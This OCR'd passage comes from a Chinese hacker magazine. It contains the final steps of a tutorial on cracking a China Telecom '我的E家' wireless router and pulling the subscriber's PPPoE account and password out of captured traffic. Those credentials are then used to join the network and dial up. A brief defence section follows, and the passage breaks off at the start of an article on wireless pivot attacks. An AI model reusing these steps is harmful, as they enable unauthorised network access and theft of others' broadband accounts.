


图16

内容即为PPPOE登录账户名。用过“我的E家”的朋友都知道，一般均为家中的座机电话号码。

而在“Peer ID”下方的“Password”处，即为使用该账户登录时输入的密码了，具体数值会在右侧的数据栏中体现，如图18所示。嘿嘿，“我的E家”账户密码就这样展现了出来。

步骤7：连接无线内部网，并建立拨号连接

既然已经分析出拨号密码了，那么先使用已经破解出的密码连接该无线网络。连接成功后，在“网络连接”中我们可以建立一个PPPOE连接，就使用刚才分析出的账户及密码来设置，如图19所示。

步骤8：检测连接效果

这部分很简单了，直接Ping外网任意一个地址就行，我就不抓图了。分享一个小小的发现：呵呵，似乎每个地区的设置都不一样，比如西北某些地区的电信“我的E家”用户在多台机器上使用一个账户登录是允许的，不过前提是这些机器都连接到同一个无线路由器上。嘿嘿，这不就符合本文中描述的方法么？

至于其它有所改进的地区，也是有办法的，这个放到以后有机会再说吧。

三、防护篇

我就不再长篇阔论了，其实对付这样的破解并不困难，这里只提一些较为便捷有效的方法。

1、修改无线加密方式

将默认的WEP加密修改成WPA-PSK或者WPA2-PSK模式，然后将密码设置得稍微复杂些即可。这样就可以有效地阻止绝大多数的无线攻击行为。

2、设置MAC地址过滤

我在以前出版的无线安全书籍中也讲到了一些突破MAC地址过滤的方法，但是设置MAC地址过滤还是可以有效地阻止大部分没有经验的无线黑客。

3、隐藏SSID

这个方法很适合家庭及小型办公环境用户使用，也很简单。不过需要在客户端的无线网卡程序上提前设置一个以这个SSID及密码匹配的配置文件，也很简单。

OK，到这里，所谓的“我的E家”就被搞定了，是不是很简单？此方法在国内一些主要城市均已测试可以使用。欢迎大家与我联系、讨论交流。多多实践才能让自己的技术有感性的认识和质的飞跃。

更多精彩请关注黑手新近上市的《无线黑客傻瓜书》一书。最后，感谢许讯飞同学牺牲的电信无线路由器和陈伟同学的配合支持。

最后的最后，鄙视一下网上一些使用所谓“蹭网卡”免费上网的教程，还有抹掉我已发布文档中原有标识的某些所谓组织和某些人。




图17




图18



图19

编辑点评：

唉，我至今为止还没用过无线上网，所以不好点评。作者写得还是很清楚的，有兴趣的读者照做就行了。

无线攻击技巧系列之四

——无线攻击跳板 2

图杨哲 / Longas 【ZerOne】

从本文你可以学到：

使用无线网络硬件设备配合进行的无线跳板攻击

一、前言

看了前一期“黑手”上“无线攻击技巧 3”中提到的无线跳板，是不是觉得很有意思？不过那一期所讲述的跳板还是依据传统的重定向工具实现的，这期我们继续这个话题，来讲述一下使用无线网络硬件设备配合进行的




图 1

